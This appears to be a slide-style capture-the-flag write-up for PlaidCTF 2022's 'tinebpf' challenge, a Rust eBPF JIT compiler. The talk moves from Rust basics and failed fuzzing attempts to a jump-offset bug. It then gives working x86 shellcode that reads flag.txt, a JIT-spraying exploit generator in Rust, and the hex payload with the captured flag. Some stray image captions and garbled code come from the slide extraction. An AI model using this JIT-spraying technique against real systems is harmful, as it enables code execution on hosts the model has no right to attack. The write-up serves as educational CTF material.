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handout 

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↓ Ways to explore this Plaidiverse

Small

400 points 6 solves

First solved by perfect r00t (in 13 hours), pkucc (in 14 hours), and  
pasten (in 18 hours)


 Solve



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<https://ebpf.io/what-is-ebpf>

# Handout

▼ **tinebpf\_dist** ~/Downloads/tinebpf\_dist

▼ **src**

**main.rs**

▼ **target**

▼ **debug**

**tinebpf**

**Cargo.lock**

**Cargo.toml**

**docker-compose.yml**

**Dockerfile**

**flag.txt**

**xinetd.conf**

```
Cargo.toml ×
8 [dependencies]
9 hex = "0.4.3"
10 memmap2 = "0.5.3"
```

```
flag.txt ×
1 FLAG{TEST_FLAG}
2
```

```
Dockerfile ×
1 FROM ubuntu:20.04
2
3 RUN apt-get update && apt-get install -y xinetd
4 RUN adduser --no-create-home --disabled-password --gecos "" problem
5 COPY target/debug/tinebpf /problem
6 COPY flag.txt /flag.txt
7 COPY xinetd.conf /etc/xinetd.d/problem
8 CMD ["/usr/sbin/xinetd", "-d", "-dontfork"]
```

```
xinetd.conf ×
9 server = /problem
10 type = UNLISTED
11 port = 1337
```

# Rust basics

```
1  #[derive(Debug)]
2  struct S {
3      message: String
4  }
5
6  trait T {
7      fn greet(&self, name: &str);
8  }
9
10 impl T for S {
11     fn greet(&self, name: &str) {
12         println!("{}", "{}!", self.message, name);
13     }
14 }
15
16 fn main() {
17     let s = S { message: String::from("Hello") };
18     s.greet("World"); // Hello, World!
19     println!("{}", s); // S { message: "Hello" }
20 }
```

· `std::ops::Add` for +

· `marker traits`: `Send`, `Sync`

· `T is Sync iff &T is Send`

· `example` `Arc<Mutex<S>>`

```
let x = if a < b {
    println!("a");
    a // no ;
} else { b };
```

# Error handling

```
1 use std::{fs, io};
2
3 enum MyResult<T, E> {
4     ... Ok(T),
5     ... Err(E),
6 }
7
8 fn read() -> Result<String, io::Error> {
9     ... let contents : String = fs::read_to_string("file.txt");
10    ... println!("read file");
11    ... Ok(contents) // return Ok(contents);
12 }
13
14 fn main() {
15     ... match read() {
16         ... Ok(contents : String) => println!("{}", contents),
17         ... Err(err : Error) => println!("{}", err) // No such file or directory (os error 2)
18     }
19 }
```

```
slice[999999];
result.unwrap();
panic!();
```

# Ownership, Borrowing, Drop

```
1 struct S {  
2     number: i64,  
3     list: Vec<u8>,  
4     string: String,  
5 }  
6  
7 fn f(moved: S) {  
8     /* drop(moved) */  
9 }  
10  
11 fn g(_: &mut S) {}  
12  
13 fn h(a: &S, b: &i64, c: &[u8], mut d: &str) {  
14     d = "world"  
15 }
```

```
17 fn main() {  
18     let s1 = S {  
19         number: 1,  
20         list: vec![1, 2, 3],  
21         string: String::from("Hello"),  
22     };  
23     let mut s2: S = s1; // move  
24     // f(s1); // Error: Use of moved value  
25  
26     g(&mut s2); // one exclusive reference  
27     h(&s2, &s2.number, &s2.list, &s2.string); // many shared references  
28  
29     if s2.number == 4 {  
30         f(s2); // move  
31     }  
32     // drop(s2) if not moved  
33 }
```



## src/main.rs

942 lines

- x86\_64
- Bpf
- code generation
- do\_jit, verify\_jumps, main

```
108 #[derive(Debug)]
109 struct BpfInstT {
110     ... op: u8,
111     ... regs: u8, /* dreg, sreg 4 bits each */
112     ... off: i16,
113     ... imm: i32,
114 }
```





```
3  ... let insts: Vec<BpfInstT> = _; // read line from stdin, trim, hex::decode, parse_raw_bytes
4
5  ... if let Err(_) = verify_jmps(&insts) { return; }
6
7  ... let mut olen :usize = insts.len() * 64;;
8  ... let mut addrs: Vec<u32> = _; // PROLOGUELEN + 64 * i
9
10 ... let mut flag :bool = false;
11 ... for _ in 0..20 {
12     ... let nlen :usize = do_jit(&insts, &mut addrs, None).unwrap();
13     ... if nlen == olen {
14         ... flag = true;
15         ... break;
16     ... }
17     ... olen = nlen;
18 ... }
19 ... if flag {
20     ... let nlen :usize = do_jit(&insts, &mut addrs, Some(&mut image)).unwrap();
21     ... if nlen == olen {
22         ... let func: fn() -> i32 = todo(); // copy image to executable memory and cast it
23         ... func();
24     ... }
25 ... }
```

# main





# Failed attempts

- disassemble all instructions
- fuzzing
  - cargo-fuzz, afl
- indexing bugs
  - `verify_jumps: (idx as i32 + 1).checked_add(inst.off as i32)`
  - `codegen:`

```
let joff : i64 = addrs[((cidx + 1) as i16 + off) as usize] as i64 - addrs[cidx + 1] as i64;
```

# main again

```
11  ... for _ in 0..20 {  
12      ... let nlen : usize = do_jit(&insts, &mut addrs, None).unwrap();  
13      ... if nlen == olen {  
14          ... flag = true;  
15          ... break;  
16      ... }  
17      ... olen = nlen;  
18  ... }  
19  ... if flag {  
20      ... let nlen : usize = do_jit(&insts, &mut addrs, Some(&mut image)).unwrap();  
21  ... if nlen == olen {
```

- jumps are 2 or 5 bytes

↖  
-128..127

# Jump offsets

insts:

jmp +n

jmp +3


a

b

c

...


addrs: 0, 64, 128, ...



addrs: 0, 5, 10, 11, 12, ...



addrs: 0, 5, 7, 8, 9, ...




addrs: 0, 5, 7, 8, 9, ...



# Growing instructions

- `do_jit`:
  - for each instruction:
    - to machine code
    - update `addrs`



## A vertical close-up photograph of a sunflower head. The image is oriented vertically, showing the dark brown, textured center of the flower. A small bee is perched on the edge of the center. Large, bright yellow petals are visible, some in sharp focus and others blurred in the background, creating a shallow depth of field. The lighting is warm and bright, suggesting a sunny day.

[illegible]

Instruction	Size
jmp	5 bytes
mov	10 bytes
dummy	2 bytes

offset: -128..127

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# Payload

x86:

mov

e.g. mov [rsp], rax

jmp

+2

```
; rax, rbx contain "flag.txt\0"
```

```
mov [rsp], rax
```

```
mov [rsp+8], rbx
```

10 bytes

```
mov rdi, rsp; const char *filename
```

```
xor rsi, rsi; int flags
```

```
xor rdx, rdx; int mode
```

```
mov rax, 2; sys_open
```

```
syscall; returns file descriptor
```

```
mov rdi, rax; unsigned int fd
```

```
mov rsi, rsp; char *buf
```

```
mov rdx, 100; size_t count
```

```
xor rax, rax; sys_read
```

```
syscall; returns number of bytes read
```

```
mov rdi, 1; unsigned int fd = stdout
```

```
mov rsi, rsp; const char *buf
```

```
mov rdx, rax; size_t count
```

```
mov rax, 1; sys_write
```

```
syscall
```

```
fn encode_immediate(machine_code: &[u8], jump_offset: u8) -> u64 {  
    assert!(machine_code.len() <= 6);
```

```
    let mut value : [u8; 8] := [0x90; 8]; // NOPs  
    value[0..machine_code.len()].copy_from_slice(machine_code);  
    value[6] = 0xeb; // JMP  
    value[7] = jump_offset;
```

```
    u64::from_le_bytes(value)  
}
```



# Assemble payload

```
struct MachineCodeInstructions {  
    code: Vec<u8>,  
    offsets: Vec<usize>,  
    sizes: Vec<usize>,  
}  
  
fn assemble_payload(assembly: &Path, machine_code: &Path, disassembly: &Path) -> MachineCodeInstructions {  
    let nasm = Command::new("nasm")  
        .args(["-f", "bin", "-o"])  
        .arg(machine_code)  
        .arg(assembly)  
        .status().unwrap();  
    assert!(nasm.success());  
  
    let ndisasm = Command::new("ndisasm")  
        .args(["-b", "64"])  
        .arg(machine_code)  
        .stderr(Stdio::inherit())  
        .output().unwrap();  
  
    let out_string = String::from_utf8(ndisasm.stdout).unwrap();  
    std::fs::write(disassembly, &out_string).unwrap();  
}
```



# Solution

```
fn exploit() {  
    ... let mut payload : MachineCodeInstructions := assemble_payload(Path::new("payload.asm"), Path  
    ...  
    ... // store "flag.txt\0" into rax and rbx  
    ... add_immediate(&mut instructions, BpfRegT::R0, u64::from_le_bytes(*b"flag.txt"));  
    ... add_immediate(&mut instructions, BpfRegT::R6, u64::from_le_bytes(*b"\01234567"));  
    ...  
    ... add_immediate(&mut instructions, BpfRegT::R0, 0x02eb90_00_00000000);  
    ...  
    ... for i : usize in 0..10 {  
    ...     ... let jump_offset : u8 := if i < 9 { 2 } else { 14 * 2 + 2 };  
    ...     ... let immediate : u64 := encode_immediate(payload.nth(i).unwrap_or(&[]), jump_offset);  
    ...     ... add_immediate(&mut instructions, BpfRegT::R0, immediate);  
    ... }  
    ...  
    ... let bytes : Vec<u8> := to_raw_bytes(&instructions);  
    ... let mut encoded : String := hex::encode(bytes);  
    ... encoded.push('\n');  
    ... std::fs::write("exploit.hex", encoded).unwrap();  
}
```

# Flag

```
└─(kali㉿ kali)-[~/git/tinebpf]
```

```
└─$ telnet tinebpf.chal.pwni.ng 1337
```

Trying 45.76.166.170...

Connected to tinebpf.chal.pwni.ng.

Escape character is '^]'.

```
Input: 18000000666c6167000000002e7478741806000000313233000000003435363705
0000000b4b5b6b718000000b0b1b2b300000000b4b5b6b718000000b0b1b2b300000000b4
000000018000000000000000000000000000000090eb0218000000048890424000000009090eb0218
8000000ba640000000000000000000090eb021800000004831c00f000000000590eb0218000000bf
00000000500ffff0000000000500ffff000000000500e2ff0000000018000000b0b1b2b300
0000000b4b5b6b718000000b0b1b2b300000000b4b5b6b718000000b0b1b2b300000000b4
00000000500ffff0000000000500ffff000000000
```

Running jitted code:

```
PCTF{its_a_tini_weenie_beenie_packetini_filterini_flaggerooloo}
```



# Lessons learned

- Skipping sleep was a bad idea
- Good decision to give up
- Fuzzing is not an alternative to thinking

<https://github.com/RobertObkircher/ctf-writeups/tree/main/2022-plaidctf-tinebpf>